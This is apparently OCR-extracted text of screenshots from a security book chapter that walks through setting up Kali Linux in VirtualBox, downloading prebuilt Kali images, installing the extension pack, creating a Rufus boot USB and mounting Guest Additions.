identify this machine.
Name:
Kali Linux
Type:
Linux
Version:
Debian (64-bit)
64
Expert Mode
Next
Cancel



Create Virtual Machine
Memory size
Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.
The recommended memory size is 768 MB.
2048
MB
4 MB
32768 MB
Next
Cancel



Create Virtual Machine
Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.
If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.
The recommended size of the hard disk is 8.00 GB.
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Empty
Create
Cancel


Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
C:\Users\Gerard Johansen\VirtualBox VMs\Kali Linux\Kali Linux.vdi
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
32.00 GB
4.00 MB
2.00 TB
Create
Cancel


VirtualBox - Warning
You are about to create a new virtual machine without a hard disk. You will not be able to install an operating system on the machine until you add one. In the mean time you will only be able to start the machine using a virtual optical disk or from the network.
Continue
Go Back


Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Start
Details
Snapshots
Kali Linux
Powered Off
General
Name: Kali Linux
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Preview
Kali Linux
Display
Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled
Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
Audio


Kali Linux [Powered Off] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to
Select start-up disk
Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.
The disk should be suitable for starting a computer from. As this virtual machine has no hard drive you will not be able to install an operating system on it at the moment.
Host Drive 'E:'
Start
Cancel
Right Ctrl




Download Kali Linux VMware, VirtualBox and ARM images


Are you looking for **Kali Linux VMWare**, **VirtualBox** or **ARM** images? The good folks at Offensive Security (who are also the funders, founders, and developers of Kali Linux) have generated alternate flavours of Kali using the same build infrastructure as the official Kali releases. **VMWare, VirtualBox** and **ARM architecture** Kali images produced by Offensive Security can be found on the Official Offensive Security Kali Linux Virtual Images and Offensive Security Kali Linux ARM Images pages respectively.


KALI VIRTUAL IMAGES **KALI ARM IMAGES** **KALI ARM BUILD SCRIPTS**


Prebuilt Kali Linux VMware Images


Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.6G	2.0	f48bab05669c7a1db93ef0e4f72df736ff2c2c91
Kali Linux 32 bit VM PAE	Torrent	2.6G	2.0	60dd1cbbc25019aec43d8807a6070931651887be
Kali Linux 32 bit	N/A	3.0G	1.1.0c	245477d1cfd5ff82254432ffe62af6e923adcfdc






Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Snapshots
VirtualBox - Preferences
General
Input
Update
Language
Display
Network
Extensions
Proxy
Extensions
Extension Packages
Active
Name
Version
Adds new package.
OK
Cancel
Help
Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali-Linux-2.0.0-vm-amd64.vmdk (Normal, 30.00 GB)



VirtualBox - Question
You are about to install a VirtualBox extension pack. Extension packs complement the functionality of VirtualBox and can contain system level software that could be potentially harmful to your system. Please review the description below and only proceed if you have obtained the extension pack from a trusted source.
Name: Oracle VM VirtualBox Extension Pack
Version: 5.0.12r104815
Description: USB 2.0 and USB 3.0 Host Controller, Host Webcam, VirtualBox RDP, PXE ROM, Disk Encryption.
Install
Cancel


VirtualBox - Preferences
General
Input
Update
Language
Display
Network
Extensions
Proxy
Extensions
Extension Packages
Active
Name
Version
Oracle VM VirtualBox Extensi...
5.0.12r104815
OK
Cancel
Help


Kali Linux - VMware Player (Non-commercial use only)
Player
Applications
Places



Rufus v1.3.2.232
Device
KALI LIVE (E:)
Partition scheme and target system type
MBR partition scheme for BIOS or UEFI computers
File system
FAT32 (Default)
Cluster size
8192 bytes (Default)
New volume label
Kali Live
Format Options
Check device for bad blocks:
2 Passes
Quick format
Create a bootable disk using:
ISO Image
Create extended label and icon files
About...
Log
Start
Close
Using ISO: kali-linux-1.0.1-i386.iso



Copying ISO files...
E:\live\filesystem.squashfs (1.9 GB)
Cancel


"VBOXADDITIONS_5.0.12_104815" contains software intended to be automatically started. Would you like to run it?
If you don't trust this location or aren't sure, press Cancel.
Cancel
Run


```
root@kali:~# cd /media/cdrom0
root@kali:/media/cdrom0# ls
32Bit        cert                    VBoxSolarisAdditions.pkg
64Bit        OS2                     VBoxWindowsAdditions-amd64.exe
AUTORUN.INF  runasroot.sh            VBoxWindowsAdditions.exe
autorun.sh   VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0#
```

```
root@kali:/media/cdrom0# ls
